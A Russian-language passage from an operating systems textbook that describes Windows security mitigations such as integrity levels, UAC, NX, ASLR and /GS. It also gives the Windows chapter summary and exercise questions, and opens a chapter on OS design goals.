В Windows добавлено еще одно средство для решения возникающих при обеспечении безопасности системы (при помощи ACL) проблем. Это новый обязательный **идентификатор уровня целостности** (Integrity-level SID) в маркере процесса, причем объекты указывают список ACE уровня целостности в списке SACL. Уровень целостности предотвращает доступ для записи к объектам (вне зависимости от того, какие ACE есть в DACL). В частности, схема уровня целостности используется для защиты от скомпрометированного процесса Internet Explorer, который, возможно, был атакован из-за скачивания кода с незнакомого веб-сайта. Internet Explorer с низкими правами (он называется **Low-rights IE**) работает с установленным в значение low уровнем целостности. По умолчанию все файлы и ключи реестра имеют уровень целостности medium, так что работающий с уровнем low браузер Internet Explorer не может их модифицировать.

За последние годы в Windows были добавлены и другие функциональные возможности системы безопасности. Начиная со второго пакета обновлений для Windows XP большая часть системы была скомпилирована с флагом (*/GS*), который выполнил проверку на многие типы переполнений буфера стека. Кроме того, был задействован бит NX архитектуры процессоров семейства AMD64, который ограничивает выполнение кода в стеке. Этот бит можно использовать даже при работе процессора в режиме x86. NX означает *no execute* (не выполнять) и позволяет помечать страницы (после чего код из

этих страниц выполнить нельзя). Таким образом, если взломщик использует уязвимость переполнения буфера для вставки кода в процесс, то ему будет не очень легко перейти на этот код и начать его выполнение.

В Windows Vista используются и другие функции системы безопасности (чтобы помешать взломщикам). Загружаемый в режим ядра код проверяется (на системах x64 это делается по умолчанию), и загрузка производится только в том случае, если он подписан известным и доверенным авторитетным источником. Адреса загрузки DLL и EXE (и выделения стека) на каждой системе меняются, чтобы снизить вероятность того, что взломщик сможет использовать переполнение буфера, перейти на хорошо известный адрес и начать выполнение такого кода, который приведет к повышению его привилегий. Гораздо меньшее количество систем будет подвержено таким атакам (которые полагаются на то, что исполняемые модули находятся в стандартных адресах). Системы, вероятнее всего, просто дадут сбой, что превратит атаку «повышение привилегий» в менее опасную атаку «отказ в обслуживании».

Еще одно изменение — появление того, что компания Microsoft называет **управлением учетными записями пользователей** (User Account Control (**UAC**)). Оно решает хроническую проблему Windows, где большинство пользователей работают как администраторы. Windows не требует, чтобы пользователи работали как администраторы, однако определенные упущения в течение многих версий привели к тому, что успешно использовать Windows, не будучи администратором, было практически невозможно. Постоянно работать администратором опасно. Ошибки пользователя могут легко нанести ущерб системе, а если его каким-то образом обманули или атаковали и он запустил код, который старается скомпрометировать систему, то этот код будет иметь административный доступ и сможет глубоко проникнуть в систему.

Если при наличии UAC делается попытка выполнить операцию, требующую административного доступа, то система показывает специальный рабочий стол и перехватывает управление, так что только ввод пользователя может разрешить этот доступ (аналогично тому, как работает CTRL+ALT+DEL по требованиям C2). Конечно, даже не став администратором, взломщик может уничтожить то, что ценно для пользователя, — его персональные файлы. Однако UAC позволяет помешать атакам известных типов, причем всегда легче восстановить скомпрометированную систему в том случае, когда взломщик не смог модифицировать системные данные или файлы.

Последнюю функцию системы безопасности Windows мы уже упоминали. Можно создавать *защищенные процессы* (protected processes), которые обеспечивают периметр безопасности. Обычно периметр привилегий в системе определяет пользователь (представленный объектом маркера). Когда процесс создается, пользователь имеет доступ к процессу при помощи самых разных средств ядра (для создания процесса, его отладки, маршрутов и т. д.). Защищенные процессы изолированы от доступа пользователей. Изначально эта функция в Windows использовалась только в программном обеспечении управления цифровыми правами Digital Rights Management для улучшения защиты контента. В Windows 8.1 сфера применения защищенных процессов была расширена на более нужные пользователю вещи вроде защиты системы от взломщиков (а не на защиту контента от атак со стороны хозяина системы).

Усилия компании Microsoft по повышению безопасности Windows в последние годы стали активизироваться, поскольку количество атак по всему миру растет. Некоторые из этих атак были очень успешными, они выводили из строя целые страны и большие корпорации и обошлись в миллиарды долларов. Большая часть атак использует не-

большие ошибки программирования, которые приводят к переполнению буфера или использованию памяти после ее освобождения, что позволяет взломщику вставить код, переписав адреса возврата, указатели на обработчики исключений, указатели на виртуальные функции и прочие данные, которые управляют выполнением программы. Многих из этих проблем можно избежать, если вместо языков C и C++ использовать безопасные в отношении типов языки. И даже при использовании этих небезопасных языков многих уязвимостей можно было бы избежать, если бы студентов лучше учили понимать важность проверки параметров и данных и осознавать многие опасности, унаследованные в API-функциях выделения памяти. В конце концов, многие из программистов компании Microsoft были студентами всего несколько лет назад (а многие из тех, кто сейчас читает эту книгу, являются студентами в настоящее время). Этим мелким ошибкам программирования, которые в языках, основанных на применении указателей, могут быть использованы как уязвимости, и способам избавления от них посвящено множество книг, например Howard and LeBlank, 2009.

11.10.4. Облегчение условий безопасности

Для пользователей было бы очень здорово, если бы программное обеспечение компьютера не имело изъянов, в особенности тех, которыми могут воспользоваться взломщики для установления контроля над их компьютерами и кражи их информации или для использования их компьютеров в нелегальных целях, например для распространения атак, вызывающих отказы от обслуживания (DDOS-атак), взлома других компьютеров и распространения спама или других запрещенных материалов. К сожалению, это практически неосуществимо, и у компьютеров по-прежнему остаются уязвимости. Разработчики операционных систем прилагают огромные усилия для минимизации количества изъянов, и небезуспешно, поэтому взломщики обращают все больше внимания на прикладные программы или на дополнительные модули браузеров, такие как Adobe Flash, а не на сами операционные системы.

И все же безопасность компьютерных систем можно повысить, если воспользоваться технологиями облегчения условий безопасности, затрудняющими использование уязвимостей при их обнаружении. За 10 лет, предшествующих появлению Windows 8.1, в Windows постоянно добавляли усовершенствования в области технологий облегчения условий безопасности.

Таблица 10.18. Некоторые основные методы облегчения условий безопасности в Windows

Метод облегчения условий	Описание
Ключ компиляции /GS	Добавление стекового индикатора («канарейки») к фреймам стека для защиты целей условных переходов
Ужесточение исключений	Ограничение выбор кода, который может быть вызван в качестве обработчика исключений
NX MMU-защита	Пометка кода как неисполняемого, чтобы воспрепятствовать атаке на полезную нагрузку
ASLR	Рандомизация адресного пространства для затруднения атаки с использованием средств возвратно-ориентированного программирования

Таблица 10.18 (*продолжение*)

Метод облегчения условий	Описание
Ужесточение контроля над кучей	Проверка распространеных ошибок использования кучи
VTGuard	Добавление проверок таблиц виртуальных функций
Проверка целостности кода	Проверка наличия криптографических подписей библиотек и драйверов
Patchguard	Обнаружение попыток изменения данных ядра, например, руткитами
Windows Update	Предоставление регулярных исправлений системы безопасности для удаления уязвимостей
Windows Defender	Встроенное основное антивирусное средство

Перечисленные облегчения условий безопасности препятствуют различным действиям, необходимым для успешного широкого распространения вредоносного кода по системам Windows. Некоторые из них предоставляют собой глубоко эшелонированную оборону — **defense-in-depth** — против атак, способных обходить другие облегчения условий безопасности. Ключ */GS* выстраивает защиту против атак переполнения стека, которые могут позволить взломщикам изменять адреса возврата, указатели на функции и на обработчики исключений. Ужесточение исключений добавляет дополнительные проверки, чтобы можно было убедиться, что цепочки адресов обработчиков исключений не переписаны. Защита No-eXecute (NX MMU) требует, чтобы удачливому взломщику приходилось направлять счетчик команд не просто на полезные данные, но еще и на код, помеченный системой как исполняемый. Зачастую взломщики пытаются обойти NX-защиту, используя технологии **возвратно-ориентированного программирования** или **возвращения к libC**, которые направляют счетчик команд на фрагменты кода, позволяющие им выстраивать атаку. **Рандомизация распределения адресного пространства** (Address Space Layout Randomization (**ASLR**)) расстраивает такие атаки, затрудняя для атакующего предварительное определение местонахождения кода, стеков и других структур данных, загруженных в адресное пространство. Последние работы показали, как работающие программы могут заново рандомизироваться каждые несколько секунд, еще больше затрудняя проведение атак (Giuffrida et al., 2012).

Ужесточение контроля над кучей — это серия облегчений условий безопасности, добавленная к реализации куч в Windows, которая затрудняет использование таких уязвимостей, как запись за пределами границ распределения кучи, или некоторых случаев вычислений для использования блока кучи после его освобождения. VTGuard добавляет дополнительные проверки в конкретный уязвимый код, не давая воспользоваться уязвимостью, относящейся к использованию памяти после ее освобождения и связанной с применяемой в C++ таблицей виртуальных функций.

Проверка целостности кода является защитой на уровне ядра против загрузки в процессы произвольного исполняемого кода. Проверка касается криптографических подписей программ и библиотек заслуживающим доверия издателем. Эти проверки работают с диспетчером памяти в постраничном режиме, проверяя код при загрузке отдельных страниц с диска. Patchguard облегчает требования безопасности на уровне ядра, обнаруживая руткиты, стремящиеся скрыть успешные внедрения вредоносного кода.

Windows Update является автоматизированной службой, предоставляющей исправления уязвимостей системы безопасности путем латания имеющих изъянов программ и библиотек внутри Windows. Многие из устраненных уязвимостей были указаны в отчетах исследователей степени безопасности, и их вклад признан в комментариях к каждому исправлению. По иронии судьбы, сами обновления, связанные с повышением степени безопасности, представляют собой существенный риск. Почти все уязвимости, используемые взломщиками, были приняты ими на вооружение после того, как средства их исправления были опубликованы компанией Microsoft. Причина в том, что анализ самих заплаток является для многих взломщиков основным способом обнаружения уязвимостей в системе. Системы, на которых еще не установлены общеизвестные обновления, тут же становятся объектами атак. Сообщество исследователей средств безопасности обычно настаивает на том, чтобы компании исправили все обнаруженные уязвимости в разумные сроки. Текущая частота ежемесячных обновлений, используемая Microsoft, является компромиссом между удовлетворительной оценкой сообщества и тем, насколько часто пользователи должны сталкиваться с латанием дыр, сохраняя свои системы в безопасности.

Исключение составляют так называемые **узвимости нулевого дня**. Это используемые изъяны, о существовании которых не известно до тех пор, пока не будет обнаружено их использование. К счастью, уязвимости нулевого дня встречаются довольно редко, достоверно используемые нулевые дни еще более редки из-за эффективности средств облегчения условий безопасности, описанных ранее. Существует черный рынок таких уязвимостей. Считается, что облегчения условий безопасности самых последних версий Windows стали причиной крутого взлета цен на черном рынке на полезные нулевые дни.

И наконец, антивирусные программы стали настолько важным инструментом для борьбы с вредоносными программами, что в Windows включена базовая версия под названием **Windows Defender**. Антивирусная программа заходит в операции ядра, чтобы обнаружить вредоносный код внутри файлов, а также для того, чтобы распознать поведенческие шаблоны, используемые конкретными экземплярами (или общими категориями) вредоносных программ. Такое поведение включает в себя технологии, используемые для выживания при перезагрузках, внесения изменений в реестр для коррекции поведения системы и запуска отдельных процессов и служб, необходимых для проведения атак. Поскольку Windows Defender предоставляет разумную защиту, пригодную только против широко распространенных вредоносных программ, многие пользователи предпочитают приобретать антивирусные программы сторонних разработчиков.

Многие из этих средств облегчения условий безопасности управляются ключами компилятора и компоновщика. Если приложения, драйверы устройств, работающие в режиме ядра, или дополнительные библиотеки считывают данные в участки памяти, предназначенные для исполняемого кода, или включают код, скомпилированный без указания ключа */GS* или без включения ASLR, облегчения условий отсутствуют и любые уязвимости в программах становится намного проще использовать. К счастью, в последние годы риски выключения облегчений условий безопасности находят широкое понимание среди разработчиков программного обеспечения, и эти облегчения, как правило, включаются.

Последние два перечисленных смягчения условий находятся под контролем пользователя или администратора каждой компьютерной системы. Разрешение системе

Windows Update вносить исправления в программное обеспечение и обеспечение установки на системы обновленной антивирусной программы является наилучшей технологией защиты системы от вредоносного кода. Версии Windows, используемые инициативными клиентами, включают свойства, облегчающие администраторам обеспечение подключения систем к их сетям, получения ими всех исправлений и правильной конфигурации антивирусных программ.

11.11. Краткие выводы

Режим ядра в Windows Vista состоит из HAL, уровня ядра и исполнительной системы NTOS, а также большого количества драйверов устройств, реализующих все — от служб устройств до файловых систем, сети и графики. HAL скрывает некоторые отличия в оборудовании от других компонентов. Уровень ядра управляет процессорами (поддерживает многопоточность и синхронизацию), а исполнительная система реализует большую часть служб режима ядра.

Исполнительная система основана на объектах режима ядра, которые представляют основные структуры данных исполнительной системы, включая процессы, потоки, области памяти, драйверы, устройства и объекты синхронизации, — и это еще не все. Пользовательские процессы создают объекты путем вызова системных служб и получают от них ссылки на описатели, которые можно использовать при последующих системных вызовах компонентов исполнительной системы. Операционная система также создает объекты для внутренних целей. Диспетчер объектов поддерживает пространство имен, в которое можно вставлять объекты (для последующего поиска).

Самые важные объекты Windows — это процессы, потоки и сегменты. Процессы имеют виртуальные адресные пространства и являются контейнерами для ресурсов. Потоки — это единицы исполнения, они планируются уровнем ядра при помощи алгоритма приоритета (в котором всегда выполняется готовый поток с самым высоким приоритетом, вытесняющий при необходимости потоки более низкого приоритета). Сегменты представляют объекты памяти (вроде файлов), которые могут быть отображены на адресные пространства процессов. Образы программ EXE и DLL представляются как сегменты, так же как и совместно используемая память.

Windows поддерживает виртуальную память с подкачкой по требованию. Алгоритм подкачки основан на концепции рабочего набора. Система поддерживает несколько типов списков страниц (для оптимизации использования памяти). Эти списки страниц пополняются путем усечения рабочих наборов (с использованием сложных формул, старающихся повторно использовать физические страницы, на которые не было ссылок в течение долгого времени). Диспетчер кэширования управляет виртуальными адресами ядра, которые могут быть использованы для отображения файлов в память, что значительно улучшает производительность ввода-вывода для многих приложений (поскольку операции чтения можно выполнять без доступа к диску).

Ввод-вывод выполняется драйверами устройств, которые придерживаются модели Windows Driver Model. Каждый драйвер начинает с инициализации объекта драйвера, содержащего адреса процедур, которые система может вызвать для манипулирования устройствами. Реальные устройства представлены объектами устройств, которые создаются из конфигурационного описания системы или диспетчером Plug-and-Play (когда он обнаруживает устройства при перечислении системных шин). Устройства

образуют стеки, и пакеты запросов ввода-вывода передаются вниз по стеку и обслуживаются драйверами (для каждого устройства в стеке устройств). Ввод-вывод, по существу, асинхронный, драйверы обычно ставят запросы в очередь для последующей обработки и делают возврат к вызвавшей стороне. Тома файловых систем реализованы как устройства системы ввода-вывода.

Файловая система NTFS основана на главной таблице файлов, которая имеет по одной записи на файл или каталог. Все метаданные файловой системы NTFS сами являются частью файла NTFS. Каждый файл имеет множество атрибутов, которые могут содержаться в записи MFT или быть нерезидентными (храниться в блоках вне MFT). NTFS поддерживает Unicode, сжатие, журналирование и шифрование и многие другие функции.

И наконец, Windows Vista имеет сложную систему безопасности, основанную на списках управления доступом и уровнях целостности. Каждый процесс имеет маркер аутентификации, который сообщает о личности пользователя и о том, какие специальные привилегии имеет этот процесс (если они есть). Каждый объект имеет связанный с ним дескриптор безопасности. Дескриптор безопасности указывает на собственный список управления доступом, содержащий элементы управления доступом, которые могут разрешить или запретить доступ для отдельных пользователей или групп. В Windows в последних версиях добавилось множество функций системы безопасности, в том числе BitLocker для шифрования всего тома, перемешивание адресного пространства, неисполняемые стеки, а также прочие меры (для того, чтобы затруднить атаки переполнением буфера).

Вопросы

1. Назовите одно преимущество и один недостаток реестра по сравнению с отдельными .ini-файлами.
2. У мыши могут быть одна, две или три кнопки. Используются все три разновидности мыши. Прячет ли HAL эти различия от всей остальной операционной системы? Почему прячет или почему не прячет?
3. HAL отсчитывает время от 1601 года. Дайте пример такого приложения, где нужна эта функциональная возможность.
4. В разделе 11.3.2 мы описывали проблемы, вызываемые многопоточными приложениями, которые закрывают описатели в одном потоке, но продолжают использовать их в другом. Одним из способов исправления этой ситуации может стать добавление поля порядкового номера. Как это может помочь? Какие изменения в системе потребуются?
5. Многие компоненты исполнительной системы, показанные на рис. 11.4, вызывают другие компоненты этой же системы. Приведите три примера, когда один компонент вызывает другой компонент, но при этом используйте шесть разных компонентов.
6. Win32 не имеет сигналов. Если их ввести, они могли бы быть привязаны к процессам, потокам, процессам и потокам или не иметь привязки. Предложите свой вариант и объясните, почему это хорошая идея.

7. Альтернатива использования DLL — статические ссылки из каждой программы на те процедуры библиотек, которые она фактически вызывает. Если ввести такую схему, то на каких компьютерах в ней будет больше смысла — на клиентских или на серверных?
8. При рассмотрении осуществляемого в Windows планирования в пользовательском режиме упоминалось, что у потоков пользовательского режима и режима ядра разные стеки. Назовите несколько причин необходимости разделения стеков.
9. Windows использует страницы по 2 Мбайт, поскольку это повышает эффективность буфера TLB, что может иметь существенное влияние на производительность. Почему это так? Почему страницы рамером 2 Мбайт не используются все время?
10. Есть ли предел количеству различных операций, которые можно определить для объекта исполнительной системы? Если да, то чем обусловлен этот предел? Если нет, то почему?
11. Вызов *WaitForMultipleObjects* интерфейса Win32 позволяет потоку блокироваться на наборе объектов синхронизации, описатели которых передаются как параметры. Как только один из них сигнализирует, вызывающий поток освобождается. Возможно ли иметь такой набор объектов синхронизации, в который входят два семафора, один мьютекс и одна критическая секция? Почему можно или почему нельзя?

    Подсказка: это несложный вопрос, но он требует внимательного обдумывания.
12. Когда в программе, использующей несколько потоков, инициализируется глобальная переменная, программисты часто допускают ошибку, позволяя возникновение конкуренции, когда переменная инициализируется дважды. Почему это может вызвать проблему? Чтобы воспрепятствовать такой конкуренции, Windows предоставляет API-функцию *InitOnceExecuteOnce*. Как она может быть реализована?
13. Назовите три причины, по которым процесс может быть прекращен. Какая дополнительная причина может заставить прекратить свою работу процесс, выполняющий современное приложение?
14. Современные приложения должны сохранять свое состояние на диске после каждого переключения пользователя на другое приложение. Это требование представляется неэффективным, так как пользователи могут переключаться на это приложение неоднократно и приложение просто возобновит свое выполнение. Зачем операционная система заставляет приложения сохранять свое состояние так часто, вместо того чтобы просто дать им возможность прервать свою работу в той точке, до которой они дошли?
15. Как описано в разделе 11.4, существует специальная таблица описателей для выделения идентификаторов процессам и потокам. Алгоритмы этих таблиц обычно выделяют первый доступный описатель (поддерживая список свободных по принципу LIFO). В последних версиях Windows это было изменено — теперь таблица идентификаторов всегда поддерживает список свободных по принципу FIFO. В чем состоит проблема, которая возникает при выделении идентификаторов процессов с использованием LIFO, и почему этой проблемы нет в UNIX?
16. Предположим, что установлен размер кванта 20 мс и текущий поток (с приоритетом 24) только что начал квант. Внезапно операция ввода-вывода завершается, и поток с приоритетом 28 получает готовность. Сколько примерно времени ему придется ждать своего выполнения?

17. В Windows текущий приоритет всегда выше базового приоритета или равен ему. Бывают ли такие обстоятельства, когда имеет смысл сделать текущий приоритет ниже базового? Если да, приведите пример. Если нет, почему?
18. В Windows есть свойство Autoboost, которое применяется для временного повышения приоритета потока, удерживающего ресурс, необходимый потоку с более высоким уровнем приоритета. Как, по-вашему, все это работает?
19. В Windows легко реализовать такую возможность, чтобы работающие в ядре потоки могли временно прикрепиться к адресному пространству другого процесса. Почему это гораздо труднее реализовать в пользовательском режиме? Почему было бы интересно сделать это?
20. Назовите два способа уменьшения времени отклика для потоков в важном процессе.
21. Даже при наличии большого количества свободной памяти и отсутствии необходимости для диспетчера памяти усекать рабочие наборы система подкачки может часто писать на диск. Почему?
22. Для современных приложений Windows вместо сокращения их рабочего набора и применения подкачки производит замену процессов. Почему такой прием может оказаться более эффективным?

    Подсказка: при применении твердотельных дисков разница в эффективности становится гораздо меньше.
23. Почему карта self-map (используемая для доступа к физическим страницам каталога страниц) и таблицы страниц для процесса всегда занимают одни и те же 4 Мбайт виртуальных адресов ядра (на процессорах x86)?
24. В системе x86 в таблице страниц могут использоваться как 64-, так и 32-разрядные записи. Windows использует 64-разрядные PTE-записи, следовательно, система может обращаться к более чем 4 Гбайт памяти. При использовании 32-разрядных PTE-записей карта self-map использует в каталоге страниц только одну PTE и занимает, таким образом, только 4 Мбайт адресов вместо 8 Мбайт. Почему?
25. Если область виртуального адресного пространства зарезервирована, но не зафиксирована, создан ли для нее дескриптор VAD? Обоснуйте свой ответ.
26. Какой из показанных на рис. 11.20 переходов является стратегическим решением (в отличие от необходимых перемещений, обусловленных системными событиями, например выходом процесса и освобождением его страниц)?
27. Предположим, что страница используется совместно в двух рабочих наборах. Если она удаляется из одного рабочего набора, куда она попадет на рис. 11.20? Что случится, когда она будет удалена из второго рабочего набора?
28. Когда процесс отменяет отображение неизмененной страницы стека, он делает переход *5*, изображенный на рис. 11.20. Куда попадает измененная страница стека после отмены отображения? Почему нет перехода в список модифицированных страниц при отмене отображения измененной страницы стека?
29. Предположим, что диспетчерский объект, представляющий некий тип исключительной блокировки (типа мьютекса), помечен как использующий событие уведомления (а не событие синхронизации) для сообщения о снятии блокировки.

Почему это плохо? Насколько ответ зависит от времени удержания блокировки, длины кванта, а также от того, является ли система многопроцессорной?

30. Для поддержки POSIX исходная API-функция *NtCreateProcess* поддерживает дублирование процесса, чтобы обеспечить поддержку функции *fork*. В UNIX за функцией *fork* в большинстве случаев практически сразу же следует функция *exec*. Одним из примеров, где это используется исторически, была разработанная в Berkeley программа dump(8S), предназначавшаяся для создания резервной копии дисков на магнитной ленте. Функция *fork* использовалась в качестве способа установки контрольных точек в программе dump, чтобы ее можно было повторно запустить при ошибке накопителя на магнитной ленте. Приведите пример того, как Windows сможет сделать то же самое с помощью *NtCreateProcess*.

Подсказка: рассмотрите процессы, в которых запущены DLL-библиотеки для реализации функций, предоставляемых сторонними разработчиками.

31. Файл имеет следующее отображение.

Смещение	0	1	2	3	4	5	6	7	8	9	10
Дисковый адрес	50	51	52	22	24	25	26	53	54	–	60

Определите элементы MFT для участков.

32. Возьмем запись MFT из рис. 11.25. Предположим, что файл рос и в конце файла был выделен десятый блок. Номер этого блока 66. Как теперь будет выглядеть запись MFT?

33. На рис. 11.28, *б* первые два участка имеют длину по 8 блоков каждый. Случайно ли они имеют равную длину или это вызвано способом работы сжатия? Объясните ответ.

34. Предположим, что вы хотите создать Windows Vista Lite. Какие поля, изображенные на рис. 11.29, можно убрать без ослабления безопасности системы?

35. Стратегия смягчения последствий, применяемая для повышения безопасности, несмотря на наличие уязвимостей оказалась вполне удачной. Современные атаки отличаются высокой изощренностью, и для создания надежно работающего вредоносного кода зачастую требуется наличие нескольких уязвимостей. Одной из обычно востребуемых уязвимостей является *утечка информации*. Объясните, как такая утечка может использоваться для обхода рандомизации адресного пространства при атаке на основе возвратно-ориентированного программирования.

36. Используемая многими программами (веб-браузеры, Office, COM-серверы) модель расширения состоит в том, чтобы разместить DLL, которые перехватывают и расширяют базовую функциональность. Хороша ли эта модель для службы на основе RPC, если она олицетворяет клиентов до загрузки DLL? Почему нет?

37. Когда при работе на компьютере с архитектурой NUMA диспетчеру памяти Windows нужно выделить физическую страницу для обработки страничной ошибки, то он пытается использовать страницу из узла NUMA идеального процессора для текущего потока. Почему? Что будет, если поток выполняется на другом процессоре?

38. Приведите пару примеров, когда приложение может легко восстановиться из резервной копии на основе теневой копии тома.

39. В разделе 11.10 обеспечение новой памяти для кучи процесса было упомянуто как один из тех случаев, когда требуется подача обнуленных страниц (чтобы выполнить требования по безопасности). Дайте один или несколько дополнительных примеров таких операций с виртуальной памятью, которые требуют обнуленных страниц.
40. Windows содержит гипервизор, позволяющий нескольким операционным системам работать одновременно. Эта функция доступна клиентам, но ярче всего она проявляется в облачных вычислениях. Когда к гостевой операционной системе применяется обновление системы безопасности, это практически ничем не отличается от установки исправлений. Но когда обновление системы безопасности применяется к основной операционной системе, для пользователей облачных вычислений это может превратиться в большую проблему. Каков характер этой проблемы? Что тут можно предпринять?
41. Команда *regedit* может использоваться для экспортирования части (или всего) реестра в текстовый файл во всех текущих версиях Windows. Сохраните реестр несколько раз в течение рабочего сеанса и посмотрите, что изменилось. Если у вас есть доступ к компьютеру, на котором вы можете инсталлировать программное или аппаратное обеспечение, — найдите те изменения, которые происходят при добавлении или удалении программы или устройства.
42. Напишите программу для UNIX, которая имитирует запись в NTFS файла с несколькими потоками. Она должна принимать в качестве аргументов список из одного или нескольких файлов и записывать выходной файл, который содержит один поток с атрибутами всех аргументов и дополнительные потоки с содержимым каждого аргумента. Затем напишите вторую программу для отчета по атрибутам и потокам и извлечения всех компонентов.

Глава 12
Разработка операционных систем

В предшествующих одиннадцати главах мы рассмотрели большое количество материала и познакомились с множеством понятий и примеров, имеющих отношение к операционным системам. Однако задача изучения известных операционных систем сильно отличается от задачи разработки новой. В этой главе мы собираемся обсудить несколько вопросов, которые должны учитывать разработчики новых операционных систем.

В среде разработчиков операционных систем ходит множество изустных преданий о том, что такое хорошо и что такое плохо, однако на удивление мало этих историй записано. Наиболее важной книгой можно назвать классический труд Фреда Брукса (Brooks, 1975), в котором автор делится своим опытом проектирования и реализации операционной системы IBM OS/360. Материал выпущенного к 20-летней годовщине издания был пересмотрен, к тому же в книгу было включено несколько новых глав (Brooks, 1995).

Тремя классическими трудами по проектированию операционных систем являются книги Lampson (1984), Corbato (1991), Saltzer et al. (1984). Как и книги Брукса, эти три издания успешно пережили время, прошедшее с момента их написания. Большая часть рассматриваемых в них вопросов сохранила свою актуальность и в наши дни.

Данная глава основана на содержимом этих источников, кроме того, в ней используется личный опыт участия автора в проектировании двух систем: Amoeba (Tanenbaum et al., 1990) и MINIX (Tanenbaum and Woodhull, 2006). Поскольку среди разработчиков операционных систем нет единого мнения по вопросу о том, как лучше всего проектировать операционные системы, эта глава будет носить более личный характер, более умозрительный и, несомненно, более противоречивый, чем предыдущие.

12.1. Природа проблемы проектирования

Разработка операционных систем представляет собой в большей мере инженерный проект, нежели точную науку. В этой области значительно труднее наметить ясные цели и достичь их. Рассмотрим для начала вопрос постановки задачи.

12.1.1. Цели

Чтобы проект операционной системы был успешным, разработчики должны иметь четкое представление о том, чего они хотят. При отсутствии цели очень трудно принимать последующие решения. Чтобы этот вопрос стал понятнее, полезно взглянуть на два языка программирования, PL/1 и C. Язык PL/1 был разработан корпорацией IBM в 1960-е годы, так как поддерживать одновременно FORTRAN и COBOL и слышать

при этом за спиной ворчание ученых о том, что Algol лучше, чем FORTRAN и COBOL вместе взятые, было невыносимо. Поэтому был образован комитет для создания нового языка, удовлетворяющего запросам всех программистов: PL/1. Этот язык обладал некоторыми чертами языка FORTRAN, некоторыми особенностями языка COBOL и некоторыми свойствами языка Algol. Проект потерпел неудачу, потому что ему недоставало единой концепции. Проект представлял собой набор свойств, конфликтующих друг с другом, к тому же язык PL/1 был слишком громоздким и неуклюжим, чтобы программы на нем можно было эффективно компилировать.

Теперь взглянем на язык C. Он был спроектирован всего одним человеком, Деннисом Ритчи, для единственной цели — системного программирования. Успех его был колоссален, и это не в последнюю очередь объяснялось тем, что Ритчи знал, чего хотел, а чего не хотел. В результате спустя десятилетия после своего появления этот язык все еще широко распространен. Наличие четкого представления о своих целях является решающим.

Чего же хотят разработчики операционных систем? Очевидно, ответ варьируется от системы к системе и будет разным для встроенных и серверных систем. Для универсальных операционных систем основными являются следующие четыре пункта:

1. Определение абстракций.
2. Предоставление примитивных операций.
3. Обеспечение изоляции.
4. Управление аппаратурой.

Далее будет рассмотрен каждый из этих пунктов.

Наиболее важная, но, вероятно, наиболее сложная задача операционной системы заключается в определении правильных абстракций. Некоторые из них, такие как процессы и файлы, используются уже так давно, что могут показаться очевидными. Другие, такие как потоки исполнения, представляют собой более новые и потому не столь устоявшиеся понятия. Например, если состоящий из нескольких потоков процесс, один из потоков которого блокирован вводом с клавиатуры, клонируется, то должен ли поток в новом процессе также ожидать ввода с клавиатуры? Другие абстракции относятся к синхронизации, сигналам, модели памяти, моделированию ввода-вывода и иным областям.

Каждая абстракция может быть реализована в виде конкретных структур данных. Пользователи могут создавать процессы, файлы, каналы и т. д. Управляют этими структурами данных при помощи примитивных операций. Например, пользователи могут читать и писать файлы. Примитивные операции реализуются в виде системных вызовов. С точки зрения пользователя, сердце операционной системы формируется абстракциями, а операции над ними возможны при помощи системных вызовов.

Поскольку на одном компьютере могут одновременно зарегистрироваться несколько пользователей, операционная система должна предоставлять механизмы для отделения их друг от друга. Один пользователь не должен вмешиваться в работу другого. Концепция процессов широко используется для группирования ресурсов с целью их защиты. Как правило, защищаются файлы и другие структуры данных. Еще одним местом, где разделение играет весьма важную роль, является виртуализация: гипервизор должен обеспечить обособленность виртуальных машин от всех сложностей работы других виртуальных машин. Ключевая цель проектирования операционной системы заклю-

чается в том, чтобы гарантировать, что каждый пользователь может выполнять только разрешенные ему действия с данными, к которым у него есть право доступа. Однако пользователям бывает необходимо совместное использование данных и ресурсов, поэтому изоляция должна быть избирательной и контролироваться пользователями. Все это существенно усложняет устройство операционной системы. Почтовые программы не должны наносить вред веб-браузерам. Даже если существует только один пользователь, разные процессы должны быть разделены. Чтобы защитить процессы друг от друга, на некоторых системах, таких как Android, каждый процесс, принадлежащий одному и тому же пользователю, будет запускаться с иным пользовательским идентификатором.

С этим вопросом тесно связана проблема изолирования отказов. Если какая-либо часть системы выйдет из строя (чаще всего это один из пользовательских процессов), то сбойный процесс не должен нарушить работу всей операционной системы. Устройство операционной системы должно гарантировать изоляцию различных частей операционной системы друг от друга, чтобы их сбои были независимыми. Заходя еще дальше, можно задаться вопросом: а не должна ли операционная система быть устойчивой к сбоям и самоисцеляющейся?

Наконец, операционная система должна управлять аппаратурой. В частности, она должна заботиться обо всех низкоуровневых микросхемах, таких как контроллеры прерываний и контроллеры шин. Она также должна обеспечивать каркас для того, чтобы драйверы устройств могли управлять крупными устройствами ввода-вывода, такими как диски, принтеры и дисплей.

12.1.2. Почему так сложно спроектировать операционную систему?

Закон Мура гласит, что аппаратное обеспечение компьютера увеличивает свою производительность в 100 раз каждые 10 лет. Никто, к сожалению, так и не сформулировал ничего подобного для программного обеспечения. Никто не говорит даже, что операционные системы вообще совершенствуются с годами. В самом деле, можно утверждать, что часть из них в некоторых аспектах (таких, как надежность) стали даже хуже, чем, например, операционная система UNIX Version 7 образца 1970-х годов.

Почему? Как правило, основными причинами оказываются инерция и желание сохранить обратную совместимость, хотя неумение разработчиков придерживаться принципов хорошего проектирования тоже вносит свою лепту. Но этот вопрос следует обсудить подробнее. Операционные системы принципиально отличаются от небольших прикладных программ, которые можно загрузить за 49 долларов. Рассмотрим восемь аспектов, благодаря которым разработка операционной системы оказывается значительно сложнее написания прикладной программы.

Во-первых, операционные системы стали крайне громоздкими программами. Никто в одиночку не может за несколько месяцев написать операционную систему. Или даже за несколько лет. Все современные версии UNIX содержат миллионы строк кода; объем Linux, к примеру, достигает 15 млн. В Windows 8, наверное, от 50 до 100 млн строк кода, в зависимости от того, что брать в расчет (у Vista было 70 млн, но это количество изменялось, поскольку код как добавлялся, так и удалялся). Ни один человек на Земле не способен понять миллион строк, не говоря уже о 50 или 100 млн. Если вы создаете

продукт, который ни один из разработчиков не может даже надеяться понять целиком, неудивительно, что результаты часто оказываются далеки от оптимальных.

Операционные системы не являются самыми сложными системами в мире. Авианосцы, например, представляют собой значительно более сложные системы, но они намного легче разделяются на отдельные подсистемы. Проектировщики туалетов на авианосце не должны заниматься радарной системой. Эти две подсистемы почти не взаимодействуют. История не знает случаев, когда забитый туалет на авианосце служил причиной запуска ракет. В операционной же системе файловая система часто взаимодействует с системой памяти самым неожиданным и непредсказуемым образом.

